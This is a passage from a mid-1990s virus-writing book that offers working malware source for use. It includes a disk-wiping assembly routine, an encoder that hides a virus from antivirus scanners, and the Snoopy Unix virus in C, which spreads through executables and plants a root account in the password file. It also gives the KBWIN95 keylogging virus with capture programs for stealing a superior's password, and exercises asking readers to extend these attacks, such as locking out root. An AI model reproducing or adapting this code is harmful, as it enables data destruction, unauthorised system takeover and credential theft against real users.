FILE_ID1        DB      'C:\IO.SYS',0
FILE_ID2        DB      'C:\IBMBIO.COM',0

;This routine trashes the hard disk.
KILL_DISK:
        mov     ah,8
        mov     dl,80H
        int     13H                             ;get hard disk params
        mov     al,cl
        and     al,3FH
        mov     cx,1
        inc     dh
        mov     dl,80H
        mov     di,dx
        xor     dh,dh
        mov     ah,3                            ;write trash to disk
DISKLP: push    ax
        int     13H
        pop     ax
        inc     dh
        cmp     dx,di                           ;do all heads
        jne     DISKLP
        xor     dh,dh
        inc     ch                              ;next cylinder
        jne     DISKLP
        add     cl,20H
        jmp     DISKLP
KILL_END:
```

Encrypting the Virus

In the BOMB unit, the virus is encrypted by Turbo Pascal's random number generator, so it won't be detected by run of the mill anti-virus programs, even after it has been released by the program. Thus, it must be coded into the VIRUS constant in pre-encoded form. This is accomplished easily by the CODEVIR.PAS program, as follows:

```
program codevir;

const
  RAND_INIT        =10237989;                   {Must be same as BOMB.PAS}

var
  fin              :file of byte;
  input_file       :string;
  output_file      :string;
  fout             :text;
```

```
  i,header_size    :word;
  b                :byte;
  s,n              :string;

begin
  write('Input file name : '); readln(input_file);
  write('Output file name: '); readln(output_file);
  write('Header size in bytes: '); readln(header_size);
  RandSeed:=RAND_INIT;
  assign(fin,input_file); reset(fin); seek(fin,header_size);
  assign(fout,output_file); rewrite(fout);
  i:=0;
  s:='  (';
  repeat
    read(fin,b);
    b:=b xor Random(256);
    str(b,n);
    if i<>0 then s:=s+',';
    s:=s+n;
    i:=i+1;
    if length(s)>70 then
      begin
        if not eof(fin) then s:=s+',' else s:=s+');';
        writeln(fout,s);
        s:='   ';
        i:=0;
      end;
  until eof(fin);
  if i>0 then
    begin
      s:=s+');';
      writeln(fout,s);
    end;
  close(fout);
  close(fin);
end.
```

Note that CODEVIR requires the size of the EXE header to work properly. That can easily be obtained by inspection. In our example, it is 512.

Summary

In general, the techniques employed in the creation of a logic bomb will depend on the purpose of that bomb. For example, in a military situation, the trigger may be very specific to trigger at a time when a patrol is acting like they are under attack. The bomb may likewise be very specific, to deceive them, or it may just trash the disk to disable the computer for at least 15 minutes. On the other hand, a virus designed to cause economic damage on a broader scale might trigger fairly routinely, and it may cause slow and insidious damage, or it may attempt to induce the computer user to spend money.

A Viral Unix Security Breach

Suppose you had access to a guest account on a computer which is running BSD Free Unix. Being a nosey hacker, you'd like to have free reign on the system. How could a virus help you get it?

In this chapter I'd like to explain how that can be done. To do it, we'll use a virus called Snoopy, which is similar in function to X23, except that it contains a little extra code to create a new account on the system with super user privileges.

Snoopy, like X23, is a companion virus which will infect every executable file in the current directory (which it has permission to) when it is executed. Snoopy also attempts to modify the password file, though.

The Password File in BSD Unix

In BSD Unix, there are two password files, */etc/passwd* and */etc/master.password*. The former is for use by system utilities, etc., ad available to many users in read-only mode. It doesn't contain the encrypted passwords for security reasons. Those passwords are saved only in *master.passwd*. This file is normally not available to the average user, even in read-only mode. This is the file which must be changed when new accounts are created, when password are changed, and when users' security clearance is upgraded or downgraded. But how can you get at it? You can't even look at it!? No program you execute can touch it, just because of who you logged in as. You don't have anyone else's password, much less the super user's. Apparently, you're stuck. That's the whole idea behind Unix security—to keep you stuck where you're at, unless the system administrator wants to upgrade you.

Enter the Virus

While you may not be able to modify *master.passwd* with any program you write, the super user could modify it, either with an editor or another program. This "other program" could be something supplied with the operating system, something he wrote, or something you wrote.

Now, of course, if you give the system administrator a program called *upgrade_me* and refuse to tell him what it does, he probably won't run it for you. He might even kick you off the system for such boldness.

You could, of course, try to fool him into running a program that doesn't do exactly what he expects. It might be a trojan. Of course, maybe he won't even ever talk to you, and if you hand him a trojan one day and his system gets compromised, he's going to come straight back to you. Alternatively you could give him a virus. The advantage of a virus is that it attaches itself to other programs, which he will run every day without being asked. It also migrates. Thus, rather than passing a file right to the system administrator, you might just get user 1 to get infected, and he passes it to user 2, who passed it on, and finally the system administrator runs one of user N's programs which is infected. As soon as anyone who has the authority to access *master.passwd* executes an infected program, the virus promptly modifies it as you like.

A Typical Scenario

Let's imagine a Unix machine with at least three accounts, ***guest***, ***operator***, and ***root***. The ***guest*** user requires no password and he can use files as he likes in his own directory, */usr/guest*, —read, write and execute. He can't do much outside this directory, though, and he certainly doesn't have access to *master.passwd*. The ***operator*** account has a password, and has access to a directory of its own, */usr/operator*, as well as */usr/guest*. This account also does not have access to *master.passwd*, though. The ***root*** account is the super user who has access to everything, including *master.passwd*.

Now, if the ***guest*** user were to load Snoopy into his directory, he could infect all his own programs, but nothing else. Since ***guest*** is a public account with no password, the super user isn't stupid enough to run any programs in that account. However, ***operator*** decides one day to poke around in ***guest***, and he runs an infected program. The result is that he infects every file in his own directory */usr/operator*. Since ***operator*** is known by ***root***, and somewhat trusted, root runs a program in */usr/operator*. This program, however, is infected and Snoopy jumps into action.

Since ***root*** has access to *master.passwd*, Snoopy can successfully modify it, so it does, creating a new account called ***snoopy***, with the password "A Snoopy Dog." and super user privileges. The next time you log in, you log in as ***snoopy***, not as ***guest***, and bingo, you have access to whatever you like.

Modifying master.passwd

Master.passwd is a plain text file which contains descriptions of different accounts on the system, etc. The entries for the three accounts we are discussing might look like this:

```
root:$1$UBFU030x$hFERJh7KYLQ6M5cd0hyxC1:0:0::0:0:Bourne-again Superuser:/root:
operator:$1$7vN9mbtvHLzSWcpN1:2:20::0:0:System operator:/usr/operator:/bin/csh
guest::5:32::0:0:System Guest:/usr/guest:/bin/csh
```

To add snoopy, one need only add another line to this file:

```
snoopy:$1$LOARloMh$fmBvM4NKD2lcLvjhN5GjF.:0:0::0:0:Nobody:/root:
```

Doing this is as simple as scanning the file for the ***snoopy*** record, and if it's not there, writing it out.

To actually take effect, *master.passwd* must be used to build a password database, *spwd.db*. This is normally accomplished with the *pwd_mkdb* program. Snoopy does not execute this program itself (though it could—that's left as an exercise for the reader). Rather, the changes Snoopy makes will take effect the next time the system administrator does some routine password maintenance using, for example, the usual password file editor, *vipw*. At that point the database will be rebuilt and the changes effected by Snoopy will be activated.

Access Rights

To jump across accounts and directories on a Unix computer, a virus must be careful about what access rights it gives to the various files it infects. If not, it will cause obvious problems when programs which used to be executable by a user cease to be without apparent reason, etc.

In Unix, files can be marked with read, write and executable attributes for the owner, for the group, and for other users, for a total of nine attributes.

Snoopy takes the easy route in handling these permission bits by making all the files it touches maximally available. All read, write and execute bits are set for both the virus and the host. This strategy also has the effect of opening the system up, so that files with restricted access become less restricted when infected.

The Snoopy Source

The following program can be compiled with GNU C using the command "gcc snoopy.c".

```
/* The Snoopy Virus for BSD Free Unix 2.0.2 (and others)          */
/* (C) 1995 American Eagle Publications, Inc. All rights reserved! */
/* Compile with Gnu C, "gcc snoopy.c"                              */

#include <stdio.h>
#include <sys/types.h>
#include <dirent.h>
```

```
#include <sys/stat.h>

DIR *dirp;                          /* directory search structure */
struct dirent *dp;                  /* directory entry record */
struct stat st;                     /* file status record */
int stst;                           /* status call status */
FILE *host,*virus, *pwf;            /* host and virus files. */
long FileID;                        /* 1st 4 bytes of host */
char buf[512];                      /* buffer for disk reads/writes */
char *lc,*ld;                           /* used to search for X23 */
size_t amt_read,hst_size;           /* amount read from file, host size */
size_t vir_size=13264;              /* size of X23, in bytes */
char dirname[10];                   /* subdir where X23 stores itself */
char hst[512];

/* snoopy super user entry for the password file, pw='A Snoopy Dog.' */
char snoopy[]="snoopy:$1$LOARloMh$fmBvM4NKD2lcLvjhN5GjF.:0:0::0:0:No-
body:/root:";

void readline() {
  lc=&buf[1];
  buf[0]=0;
  while (*(lc-1)!=10) {
    fread(lc,1,1,pwf);
    lc++;
    }
  }

void writeline() {
  lc=&buf[1];
  while (*(lc-1)!=10) {
    fwrite(lc,1,1,host);
    lc++;
    }
  }

int main(argc, argv, envp)
  int argc;
  char *argv[], *envp[];
  {
    strcpy((char *)&dirname,"./\005");         /* set up host directory name */
    dirp=opendir(".");                              /* begin directory search */
    while ((dp=readdir(dirp))!=NULL) {           /* have a file, check it out */
      if ((stst=stat((const char *)&dp->d_name,&st))==0) {      /* get status */
        lc=(char *)dp->d_name;
        while (*lc!=0) lc++;
        lc=lc-3;                    /* lc points to last 3 chars in file name */
        if ((!((*lc=='X')&&(*(lc+1)=='2')&&(*(lc+2)=='3')))         /* "X23"? */
                &&(st.st_mode&S_IXUSR!=0)) {              /* and executable? */
          strcpy((char *)&buf,(char *)&dirname);
          strcat((char *)&buf,"/");
          strcat((char *)&buf,(char *)&dp->d_name);        /* see if X23 file */
          strcat((char *)&buf,".X23");                      /* exists already */
          if ((host=fopen((char *)&buf,"r"))!=NULL) fclose(host);
          else {                                  /* no it doesn't - infect! */
            host=fopen((char *)&dp->d_name,"r");
            fseek(host,0L,SEEK_END);                  /* determine host size */
            hst_size=ftell(host);
            fclose(host);
            if (hst_size>=vir_size) {        /* host must be large than virus */

              mkdir((char *)&dirname,S_IRWXU|S_IRWXG|S_IRWXO);
              rename((char *)&dp->d_name,(char *)&buf);        /* rename host */
              if ((virus=fopen(argv[0],"r"))!=NULL) {
                if ((host=fopen((char *)&dp->d_name,"w"))!=NULL) {
                  while (!feof(virus)) {            /* and copy virus to orig */
                    amt_read=512;                                 /* host name */
                    amt_read=fread(&buf,1,amt_read,virus);
                    fwrite(&buf,1,amt_read,host);
```

```
              hst_size=hst_size-amt_read;
              }
            fwrite(&buf,1,hst_size,host);
            fclose(host);
            chmod((char *)&dp->d_name,S_IRWXU|S_IRWXG|S_IRWXO);
            strcpy((char *)&buf,(char *)&dirname);
            strcpy((char *)&buf,"/");
            strcat((char *)&buf,(char *)&dp->d_name);
            chmod((char *)&buf,S_IRWXU|S_IRWXG|S_IRWXO);
            }
          else
            rename((char *)&buf,(char *)&dp->d_name);
          fclose(virus);                  /* infection process complete */
          }                                            /* for this file */
        else
          rename((char *)&buf,(char *)&dp->d_name);
        }
      }
    }
  }
}
(void)closedir(dirp);          /* infection process complete for this dir */

                            /* now see if we can get at the password file */
if ((pwf=fopen("/etc/master.passwd","r+"))!=NULL) {
  host=fopen("/etc/mast.pw","w");                        /* temporary file */
  stst=0;
  while (!feof(pwf)) {
    readline();                        /* scan the file for user "snoopy" */
    lc=&buf[1];
    if ((*lc=='s')&&(*(lc+1)=='n')&&(*(lc+2)=='o')&&(*(lc+3)=='o')&&
        (*(lc+4)=='p')&&(*(lc+5)=='y')) stst=1;
    writeline();
    }
  if (stst==0) {                                  /* if no "snoopy" found */
    strcpy((char *)&buf[1],(char *)&snoopy);                  /* add it! */
    lc=&buf[1]; while (*lc!=0) lc++;
    *lc=10;
    writeline();
    }
  fclose(host);
  fclose(pwf);
  rename("/etc/mast.pw","/etc/master.passwd");    /* update master.passwd */
  }

strcpy((char *)&buf,argv[0]);          /* the host is this program's name */
lc=(char *)&buf;                            /* find end of directory path */
while (*lc!=0) lc++;
while (*lc!='/') lc--;
*lc=0; lc++;
strcpy((char *)&hst,(char *)&buf);
ld=(char *)&dirname+1;                         /* insert the ^E directory */
strcat((char *)&hst,(char *)ld);          /* and put file name on the end */
strcat((char *)&hst,"/");
strcat((char *)&hst,(char *)lc);
strcat((char *)&hst,".X23");                     /* with an X23 tacked on */

execve((char *)&hst,argv,envp);            /* execute this program's host */
}
```

Exercises

1. Add the code to rebuild the password database automatically, either by executing the *pwd_mkdb* program or by calling the database functions directly.

2. Once Snoopy has done its job, it makes sense for it to go away. Add a routine which will delete every copy of it out of the current directory if the *passwd* file already contains the *snoopy* user.

3. Modify Snoopy to also change the password for root so that the system administrator will no longer be able to log in once the password database is rebuilt.

Operating System Holes and Covert Channels

As we saw in the last chapter, computer viruses can be used to breach the security of an operating system and enable a user to gain information to which he does not normally have access. We've seen how a virus can exploit the normal, documented design of an operating system to leak information. One could, of course, design an operating system to take account of viral attacks. For example, there is no reason a user with higher security clearance should be able to transfer data to one with lower clearance. Such operating systems are not so easy to design securely, however. There are lots of places where information could leak through, with a little help. Most so-called secure operating systems have holes in them that can be exploited in a variety of ways to get information out of places where it's not supposed to come. Some so-called secure operating systems have holes so big you could move megabytes of data per second through them.

In this chapter, I'll explain how viruses can be used to compromise security in multi-user systems with an example of moderate complexity. Our example will be the KBWIN95 virus which can be used to capture keystrokes in Windows 95 and feed them from one DOS box to another. Really, calling Windows 95 a secure operating system is a joke. It's full of so many holes it's ridiculous. Yet it is a good example, because it makes a pretense of security, and if you've read this far, you'll be able to follow the procedures for compromising it without learning a lot about some obscure operating system. This example also does a good job at teaching you how to do some basic operating system hacking.

Operating System Basics

For years and years, Microsoft has said Windows 95 (or, originally, Windows 4.0) would be a protected, pre-emptive, multitasking operating system. First, let me explain what is meant by a "protected, pre-emptive multitasking operating system." A *multitasking* operating system is simply an operating system which is capable of sharing system resources so that more than one program can run at the same time. Windows 3.1 in enhanced mode is a good example of that. With it, you can have three different copies of DOS and four different Windows programs going all at once. Windows, however, is not pre-emptive. If you switch tasks using the Alt-Esc key combination, your old task stops dead in its tracks and the new one wakes up. The old task will remain frozen right where you left it until you come back to it, and there it will be waiting for you. The only way for the old task to get CPU time is for other tasks to explicitly release CPU time to it.

A *pre-emptive* multitasking operating system differs from Windows 3.1 in that it will give slices of CPU time to all of the tasks running under the operating system. When you switch the program being displayed on the screen, your old program doesn't stop running. It continues to work in the background. This is very convenient if, for example, you're running a program that must crunch numbers for hours on end. You can then start the program and still use the computer for other things while it crunches those numbers. It's also quite useful when two people are trying to run two different tasks on the same machine. Then, both get CPU time to run their programs.

A *protected* multitasking operating system is one in which each task is completely isolated from all the others, and isolated from the operating system kernel. When each task is protected, none of them can interfere with any other. Thus, if one task completely hangs up, the operating system and the other tasks will continue to run without a hitch. Furthermore, one task cannot engage in any hanky-panky with other tasks in the system.

Obviously, a protected, pre-emptive multitasking operating system is essential for any multi-user environment. Windows 3.1 failed to meet these requirements. it is neither pre-emptive nor protected. Windows 95 is billed as such by Microsoft, but it ain't true, folks.

Windows 95 certainly is pre-emptive. You can start up multiple programs and watch them execute simultaneously, and that's pretty nice. Unfortunately, it's not protected very well at all. This means that if you had a background process running while you're typing in a long document, and that background process crashes, you could watch all of Windows 95 go down and say a mournful bye-bye to your document.

Try this in a DOS box for a quick crash: Fire up DEBUG and then fill the first 64K of memory with zeros using the fill command,

```
-f 0:0 FFFF 0
```

The result is a *Windows 95* crash. If Windows 95 were truly protected, you would get only a crash in the *DOS box*, and Windows 95 would be able to close that box and dispose of it, while everything else continued to run quietly. But that's not what happens. In fact, the way Windows 95 handles system memory is much more complex than this, as we'll soon see.

Compromising the System

Well, if one can crash Windows 95 so simply by writing data to memory, it means that such writing is not local to a process. A process is simply one task that the operating system is executing, e.g. a DOS box. Such a crash implies that we've damaged memory that is relied upon by all of Windows 95—global memory. And if one can modify global memory from within a process, it stands to reason that one process could modify global memory—write something to it—and another process could read it. If done with due respect to the operating system, the result would be not to crash the system, but to open a hidden door to transfer information from process to process.

Suppose you wanted to snatch the password to a database program your boss was running in Windows 95. Suppose the database program is a DOS program, and you're both running Windows 95. Using the undocumented feature we've just discussed, and a virus, you could snatch that password the next time your boss fires up the database.

To set up a data transfer, one must find a non-critical data area which is also global. If one investigates the low memory (say all of segment 0) in a DOS box, one will find that it can be categorized in four ways:

1. Memory protected by the operating system which cannot be written to directly. (The interrupt vector table is a good example.)
2. Memory which can be written to, but which causes system problems when you do. (Some of the operating system code itself falls in this category. That's why the system crashes when you attempt to overwrite low memory.)
3. Memory which can be written to safely, but which is local to a task. For example, the inter-process communication area at 0:4F0 to 0:4FF can be written to, but each DOS box will have a separate copy of it, and none of them will see what any other is doing there.
4. Global memory which can be written to safely.

Type 4 is exactly what we're looking for. The only way to determine what type of memory any particular byte is, is to experiment. (Unless you work for the operating system design group at Microsoft.) As it turns out, the area 0:600H to 0:6FFH is type 4 memory. We'll use it in the discussion that follows. In our code, this buffer is located with the label `BUF_LOC` and its size is determined by `BUF_SIZE`.

The particular security compromise we're discussing involves monitoring keystrokes. Typically, the database program will request a password and then accept keystrokes (without displaying them) up to an Enter (0DH). Thus, you'll want to put keystrokes from you boss' DOS box into this buffer and then capture them in your DOS box. Another type of security compromise could involve putting something else in the data transfer buffer. For example, one could transfer a file through the buffer, or video data.

To capture keystrokes, an Interrupt 9 hook will do nicely. Interrupt 9 is the hardware keyboard interrupt service routine. When a keystroke comes in from the keyboard, it's sent to an 8042 microcontroller which does some pre-processing of the data and notifies the 8259 interrupt controller chip. This chip then notifies the CPU, which transfers control to the Interrupt 9 ISR, which gets a byte from the 8042 and translates it into an ASCII code and puts it in the buffer at 0:41CH. When a program requests a keystroke via software interrupt 16H, the oldest keystroke in this buffer is returned to it.

To capture keystrokes, one can simply hook Interrupt 9 and call the original handler first, then grab the keystroke it just put in the buffer at 0:41CH out of the buffer after the original handler returns control to the interrupt hook. These keystrokes can then be logged to the data transfer buffer, or wherever else you like. A complete Interrupt 9 hook looks like this:

```
INT_9:
        push    ax
        in      al,60H              ;get keystroke from 8042 directly
        push    ax                  ;save it
        pushf                       ;call old handler
        call    DWORD PTR cs:[OLD_INT9_OFS]
        pop     ax                  ;restore keystroke we just got
        and     al,80H              ;was it an upstroke (scan code>80)?
        jnz     I9EX                ;yes, ignore it and exit
        cli                         ;else ints off
        push    ds                  ;and save everything
        push    si
        push    cx
        push    bx
        push    ax
        xor     ax,ax
        mov     ds,ax
        mov     bx,41CH
        mov     bx,[bx]             ;get address of keystroke in buffer
        sub     bx,2
        cmp     bx,1CH              ;adjust if necessary
        jne     I91
        mov     bx,3CH
I91:    add     bx,400H
        mov     ax,[bx]             ;get word just put in key buffer
        mov     bx,BUF_LOC+2        ;now look at virus' global buffer
        add     WORD PTR [bx],2     ;update buffer size by 2
        mov     bx,[bx]             ;and find @ for this keystroke
        sub     bx,2
        cmp     bx,BUF_SIZE
```

```
        jg      I9X                 ;skip out if buffer full
        add     bx,BUF_LOC+4
        mov     [bx],ax             ;store keystroke in global buffer

I9X:    pop     ax                  ;restore everything and exit
        pop     bx
        pop     cx
        pop     si
        pop     ds
I9EX:   pop     ax
        iret
```

On the other end, a program which continuously reads the data transfer buffer and logs it to disk should do the trick.

Microsoft Idiosyncrasies

Well, it should do the trick, but the reality of such acrobatics is not quite so simple. The memory area 0:600H to 6FFH which we called global isn't really the same physical memory in both instances of DOS. In fact, they're two different locations that are kept filled with the same data by the operating system—at least, some of the time.

If one attempts to write a capture program that logs data continuously from the transfer buffer to disk like this:

```
LP1:    call    GETDATA
        call    DELAY
        call    IS_KEY_PRESSED
        jnz     LP1
```

the program will only log the data there when it starts. Any data put in the buffer after the program starts won't ever get through. The reason is that the transfer buffer in an instance of DOS isn't global *when a program is running*. Changes in one DOS box aren't copied to the other boxes unless they're idle in some sense. Stop running the capture program you wrote and—bingo—the buffer gets updated. In the end, one finds that the memory isn't purely global or local. The real truth of how it behaves is proprietary, and it wasn't ever designed to be messed with.

Of course, you can mess with it. It's just that, like so many other facets of high end operating systems, you've got to figure out how to do what you want to do by experiment.

In the end, the way to implement a good capture program is with a batch file. Rather than using a loop in the program as above, it can be coded simply as

```
        call    GETDATA
```

and then the loop implemented in the batch file. The batch file gives some control back to COMMAND.COM after each line, which turns out to be enough to get the data transfer buffer updated. We don't really need to know why that works (although it might be nice), we just need to know that it does, in fact, work.

Why a Virus is Needed

The next problem one must face is, how does one get one's boss to install the Interrupt 9 service routine in his DOS box so you can monitor what he's doing? Certainly one cannot simply hand him a program INSECURE.COM and ask him to run it! (Though I've had some bosses incompetent enough that it would be worth a try.) In this case, a computer virus is a great choice. If one simply infects the database program with a virus which installs the desired *int 9* handler, then the interrupt service routine will go in place anytime one runs the database, and it will be done secretly, without their knowledge!

One can go even further than this with a virus, though. Suppose you did not even have access to the database program. If a virus can infect any program you boss might execute then it can infect all his software. And if he executes any of his programs, the virus will go resident and install the Interrupt 9 handler, and start logging his keystrokes.

The KBWIN95 Virus

Any simple memory-resident virus could have an Interrupt 9 Handler like what we've discussed inserted into it. The KBWIN95 virus is a variant of the well-know Jerusalem virus which infects only EXE files. To infect files, it hooks DOS Interrupt 21H, Function 4BH, which is the EXEC function used to launch programs, and it uses the DOS TSR Interrupt 21H, Function 31H to go resident. Since it uses a completely documented method of going resident, and it already hooks Interrupt 21H, few modifications are necessary and it's very unlikely to be incompatible with a Windows 95 DOS box. Once resident, every DOS EXE program that is executed will be automatically infected.

The KBWIN95 virus itself is actually local to the DOS box. It can be resident and active in one DOS box and absent in another. The data it puts in the special inter-process keyboard buffer is global, though. This makes it possible to use the virus without actually becoming infected yourself.

More Covert Channels

The covert channel we've just discussed revolves around some sloppy undocumented operating system design. A covert channel does not, however, have to have anything to do with such sloppy design. *Any* operating system which shares resources among users with different levels of security is subject to compromise. There have to be covert channels available for communicating information from the highest level of security to the lowest level.

For example, if any program can query the amount of disk space available, then information can be leaked that way. A large amount of space can indicate a binary 1, and a small amount of space can indicate a binary 0. So a virus can sit in a high-security area hogging up the disk, then releasing space, to transmit 0's and 1's to a capture program in a low security account. Depending on the computer system, a more sophisticated arrangement can often be worked out. For example, disk space is reported a cluster at a time in PC's, so one could transmit a whole byte by adjusting the least significant byte of the number of free clusters to be a meaningful piece of information.

Now obviously, there will be some noise in such a communication channel. If another program uses disk space between the time when the virus makes the adjustment and when the capture program reads it, the capture program will get the wrong byte. Thus, one would have to set up a protocol that would deal with the noise—just like any ordinary modem communication protocol. It's a well known theorem that no matter how much noise there is in a channel like this, communication can still take place.

Other covert channels include things like file names that might be visible, or shared resources that may or may not be available, etc. For example, the system administrator could delete the Read Mail program, *rmail*, on a computer, and then everyone who tried to use it would find that it's not there. Simple enough. A virus that ran with the system administrator's privileges could rename the program to *rdmail* and name it back to *rmail* a hundred times a second, while another program just called it continuously, and built a data stream based on whether it was there when called or not. In this way, information could be transferred from a more trusted user to a less trusted user.

As I said, any computer that shares resources among users will have covert channels. According to Fred Cohen, the most secure systems known today typically have a thousand such covert channels and one can typically transmit 10 bits per second through each of them.

The Capture Software Source

As we've discussed, the best way to implement the Capture program is as a batch file that calls some other programs. This batch file just loops endlessly, calling the binary Capture program, until a key is pressed. The batch file CAPTURE.BAT looks like this:

```
@echo off
echo Keypress Capture Program for use with KBCAP95 virus!
create
:start
kbcap
if ERRORLEVEL 1 GOTO START
```

Simple enough. This batch file calls two programs, CREATE and KBCAP. Create simply creates the file that KBCAP will store data to as it finds it in the global buffer. It was made a separate program to reduce overhead in KBCAP. Both CREATE and

KBCAP can be assembled with TASM, MASM or A86. The CREATE.ASM program looks like this:

```
;CREATE creates the file used by CAPTURE.COM for code coming from the KBWIN95
;virus under Windows 95.

;(C) 1995 American Eagle Publications, Inc., All Rights Reserved.

;Buffer size and location definitions for use with KBWIN95 and CAPTURE.
BUF_LOC         EQU     600H            ;This works with Windows-95 Final Beta
BUF_SIZE        EQU     64              ;Size of buffer in words

.model small
.code

        ORG     100H

START:
        call    OPEN_FILE               ;create command line file
        jc      EXIT                    ;exit on error
        call    CLOSE_FILE              ;else close it

        xor     ax,ax
        mov     es,ax
        mov     di,BUF_LOC
        mov     cx,BUF_SIZE+3
        rep     stosw

EXIT:
        mov     ax,4C00H                ;exit to DOS
        int     21H

;This routine creates the file named on the command line and returns with
;c set if failure, nc if successful, and bx=handle.
OPEN_FILE:
        mov     ah,3CH                  ;create file r/w
        mov     cx,0
        mov     dx,OFFSET CAPFILE
        int     21H
        mov     bx,ax                   ;handle to bx
        ret                             ;retur with c set if failure, else nc

CAPFILE DB      'CAPTURE.CAP',0

;This function closes the file whose handle is in bx.
CLOSE_FILE:
        mov     ah,3EH
        int     21H
        ret

        END     START
```

The KBCAP.ASM program looks like this:

```
;Key capture program for use with the KBWIN95 virus under Windows 95.
;(C) 1995 American Eagle Publications, Inc. All Rights Reserved.

;Buffer size and location definitions for use with KBWIN95 and the CAPTURE
;program.
BUF_LOC         EQU     600H            ;This works with Windows-95 Final Beta
BUF_SIZE        EQU     64              ;Size of buffer in words


.model tiny
.code
```

```
        ORG     100H

START:
        call    OPEN_FILE               ;open command line file
        jc      EXIT1                   ;exit on error
GET_LOOP:
        call    GET_BUFFER              ;get keystrokes from other instance
        call    FLUSH_FILE              ;else flush file to disk
        call    CLOSE_FILE              ;close it

        mov     dx,10                   ;now a short time delay
DLP:    mov     cx,0FFFFH               ;to keep the batch file from executing
        loop    $                       ;this a thousand times a second
        dec     dx                      ;adjust dx to adjust delay time
        jnz     DLP                     ;for faster or slower machines

        mov     ah,1                    ;now see if a key was pressed
        int     16H
        jz      EXIT1                   ;no, set error level = 1
        mov     ax,4C00H                ;yes, set error level = 0
        jmp     SHORT EXIT2
EXIT1:  mov     ax,4C01H
EXIT2:  int     21H                     ;exit to DOS


;This routine creates the file named on the command line and returns with
;c set if failure, nc if successful, and bx=handle.
OPEN_FILE:
        mov     ax,3D02H                ;create file r/w
        mov     cx,0
        mov     dx,OFFSET CAPFILE
        int     21H
        mov     bx,ax                   ;handle to bx
        jc      OFR
        mov     ax,4202H                ;seek to end of file
        xor     cx,cx
        xor     dx,dx
        int     21H
OFR:    ret                             ;retur with c set if failure, else nc

CAPFILE DB      'CAPTURE.CAP',0

;This function closes the file whose handle is in bx.
CLOSE_FILE:
        mov     ah,3EH
        int     21H
        ret

;This routine writes any keystrokes in the KEY_BUFFER to disk, and cleans
;up the KEY_BUFFER.
FLUSH_FILE:
        mov     cx,WORD PTR ds:[TB_TAIL]        ;get keys in buffer
        sub     cx,WORD PTR ds:[TB_HEAD]
        or      cx,cx                           ;anything there
        jz      EFF                             ;nope, just exit
        mov     dx,OFFSET TMP_BUF               ;location to write from
        add     dx,WORD PTR ds:[TB_HEAD]
        mov     ah,40H                          ;write file
        int     21H
EFF:    ret


;This routine gets the keyboard buffer from the other instance of DOS,
;and stores it internally at TMP_BUF. Then it zeros the existing buffer.
GET_BUFFER:
        xor     ax,ax
        mov     ds,ax
        mov     si,BUF_LOC                      ;get buffer
```

```
        mov     di,OFFSET TB_HEAD
        mov     cx,BUF_SIZE+3
        rep     movsw

        push    cs
        pop     ds
        xor     ax,ax
        mov     es,ax
        mov     di,BUF_LOC
        mov     cx,BUF_SIZE+3
        rep     stosw

        push    cs
        pop     es
        ret

;Temporary copy of keyboard buffer
TB_HEAD         DW      0
TB_TAIL         DW      0
TMP_BUF         DW      BUF_SIZE dup (0)
TB_CS           DW      0

        END     START
```

Finally, the utility PLAYCAP is just a Turbo Pascal program to read the CAPTURE.CAP file which the capture program creates. This allows you to see what keys were pressed while the KBWIN95 virus was active:

```
program playcap;

uses crt;

var
  fin:file of char;
  c:char;

begin
  assign(fin,'capture.cap');
  reset(fin);
  repeat
    delay(100);
    read(fin,c);
    write(c);
    if c=#13 then write(#10);
    read(fin,c);
  until eof(fin);
  close(fin);
end.
```

The KBWIN95 Virus Source

The KBWIN95 virus assembles to an EXE file using TASM or MASM. If you want to assemble it with A86 you'll have to go in and hard-code a few variables. A86 is just too dumb to handle it otherwise. There are two modules here, DEFS.ASM and KBWIN95.ASM. First, DEFS.ASM:

```
;Buffer size and location definitions for use with KBWIN95 and the CAPTURE
;program.

BUF_LOC         EQU     600H            ;This works with Windows-95 Final Beta
BUF_SIZE        EQU     64              ;Size of buffer in words
```

And now KBWIN95.ASM:

```
;The KB-WIN95 Virus, Version 1.10

;(C) 1995 by American Eagle Publications, Inc.
;All rights reserved.

.RADIX 16

dseg0000        SEGMENT at 00000
intff_Ofs       EQU     003FCH
intff_Seg       EQU     003FEH
dseg0000        ENDS



ENVSEG          EQU     2CH                     ;environment segment loc (in
PSP)

;****************************************************************************
;The following segment is the host program, which the virus has infected.
;Since this is an EXE file, the program appears unaltered, but the startup
;CS:IP in the EXE header does not point to it.

host_code       SEGMENT byte
                ASSUME CS:host_code

                ORG     0
HOST:
                MOV     AX,4C00H                ;viral host program
                INT     21H                     ;just terminates

host_code       ENDS

vgroup          GROUP virus_code, sseg, v_data

virus_code      SEGMENT byte
                ASSUME CS:virus_code, SS:vgroup

;****************************************************************************
;The following is a data area for the virus

SIGNATURE       DB      'KBWin'                 ;already infected file signature

OLD_INT9_OFS    DW      0                       ;Original Int 9 vector, from
OLD_INT9_SEG    DW      0                       ;before virus took it over
OLD_INT21_OFS   DW      0                       ;Original Int 21H vector, from
OLD_INT21_SEG   DW      0                       ;before virus took it over

RETURN_LOC_OFS  DW      0                       ;return ofs from int 21 fctn DE
RETURN_LOC_SEG  DW      0                       ;return seg from int 21 fctn DE

SEG_VAR1        DW      0
BLOCKS          DW      80H                     ;Blocks of memory virus takes up
```

```
;The following is the control block for the DOS EXEC function. It is used by
;the virus to execute the host program after it installs itself in memory.
EXEC_BLK        DW      0                       ;seg @ of environment string
                DW      80H                     ;4 byte ptr to command line
SEG_VAR2        DW      2345H
                DW      5CH                     ;4 byte ptr to first FCB
SEG_VAR3        DW      2345H
                DW      6CH                     ;4 byte ptr to second FCB
SEG_VAR4        DW      2345H

SP_INIT         DW      400                     ;Pre-infection SP startup val
SS_INIT         DW      7                       ;Pre-infection SS startup val

IP_INIT         DW      OFFSET HOST             ;Pre-infection IP startup val
CS_INIT         DW      0                       ;Pre-infection CS startup val
                                                ;Don’t move the host!

old_ff_ofs      DW      0                       ;save old int FF offset here
old_ff_seglo    DW      0                       ;and seg low byte here

EXE_FLAG        DB      1                       ;flag to tell COM or EXE file

EXE_HEADER_BUF  DB      0,0                     ;Buffer for EXE hdr of file
EH_LST_PG_SIZE  DW      0                       ;now being infected
EH_PAGES        DW      0                       ;page count
                DW      0
EH_HDR_PARAS    DW      0                       ;header size in paragraphs
                DB      4 dup (0)
EH_SS_INIT      DW      0                       ;Stack seg init value
EH_SP_INIT      DW      0                       ;Stack ptr init value
EH_CHECKSUM     DW      0                       ;Header checksum
EH_IP_INIT      DW      0                       ;Instr ptr init value
EH_CS_INIT      DW      0                       ;Code seg init value

                DB      22,0,0,0
